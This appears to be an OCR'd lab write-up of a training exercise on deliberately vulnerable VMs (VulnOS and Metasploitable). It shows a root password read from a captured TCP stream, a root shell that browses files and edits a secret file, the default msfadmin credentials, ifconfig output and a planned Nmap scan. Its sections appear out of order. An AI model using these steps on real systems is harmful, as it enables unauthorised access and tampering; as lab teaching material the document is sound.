
Follow→TCP Stream




User:- root
Password:-5gr3ss9hvvc68mT66




9. Access the root account, examine the available files, and perform modifications on the target system.





File Edit View VM Jobs Help
Library
Type here to search
My Computer
VulnOS
Home
VulnOS
Welcome to the Open Source World!
SliTaz GNU/Linux is distributed in the hope that it will be useful,
but with ABSOLUTELY NO WARRANTY.
root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin etc lib mnt run tmp
boot home lost+found proc sbin usr
dev init media root sys var
root@VulnOs:/# cd home
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop Downloads Music Templates
Documents Images Public Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e98a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop# nano s3cr3t.txt

Ctrl+x→y→Enter (Exit nano Editor)




Successfully Done Analyze and Exploit the target root system of VulnerableOS.




Thank
You

Implementation

- Step 1: Download VMWare Workstation Pro and Kali OS
- Step2: Download Metasploit from https://github.com/rampriyakilari/ICS-Needs/blob/main/metasploit.txt
- Step 3: Download Nmap tool. https://nmap.org/
- Step 4: Load Kali OS and Metasploit in the VMWare.
- Step 5:In Metasploit login with following credentials
  - User Name: msfadmin
  - Password: msfadmin




- Step 6: Check the IP address of the Metasploit
  - Ifconfig

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d4:0b:dc
          inet addr:192.168.189.133  Bcast:192.168.189.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed4:bdc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4134 (4.0 KB)  TX bytes:7154 (6.9 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27661 (27.0 KB)  TX bytes:27661 (27.0 KB)


msfadmin@metasploitable:~$
```

- Step 7: Record the IP address of Metasploit and open Nmap-Zenmap tool and perform intense scan.

